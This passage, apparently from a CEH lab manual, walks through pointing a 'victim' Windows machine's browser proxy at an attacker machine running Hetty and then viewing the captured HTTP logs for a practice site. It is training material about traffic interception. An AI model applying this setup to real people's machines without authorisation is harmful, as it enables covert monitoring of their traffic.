


16. A **Settings** window appears, with the **Proxy** settings in the right pane.

17. In the **Manual proxy setup** section, make the following changes:


- Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
- In the **Address** field, type **10.10.1.11** (the IP address of the attacker's machine, here, **Windows 11**).
- In the **Port** field, type **8080**.
- Click **Save**.





18. After saving, close the **Settings** and browser windows. You have now configured the proxy settings of the victim's machine.

19. Now, in the browser window open a new tab, in the address bar, type **http://www.moviescope.com** and press **Enter**.



20. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

21. You can observe that the logs are captured in the **Proxy logs** page. Here, we are focusing on logs associated with moviescope.com website.


The screenshot shows the Hetty:// Proxy logs interface. The browser address bar displays 'localhost:8080/proxy/logs/'. The interface has a dark theme with a sidebar on the left containing navigation icons. The main area displays a table of proxy logs with columns: Method, Origin, Path, and Status. A search bar is at the top of the log list. The log entry for 'http://www.moviescope.com' is highlighted with a red box.

Method	Origin	Path	Status
GET	http://fonts.googleapis.com	/css?family=PT+Sans	404 Not Found
GET	http://www.moviescope.com	/	200 OK
GET	http://clientservices.googleapis.c...	/chrome-variations/seed?osname=win&channel=stable&milestone=100	304 Not Modified
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcz6srniv4imltsa_2022...	200 OK
HEAD	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/adtfnf4fudrrcz6srniv4imltsa_2022...	200 OK
POST	http://update.googleapis.com	/service/update2/json	200 OK
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/ad73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/ad73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/ad73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/ad73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content
GET	http://edgedl.me.gvt1.com	/edgedl/release2/chrome_component/ad73pkegdx2szvweyjn3othzjiq_10...	206 Partial Content

Below the table, there is a section titled 'Select a log entry...'.

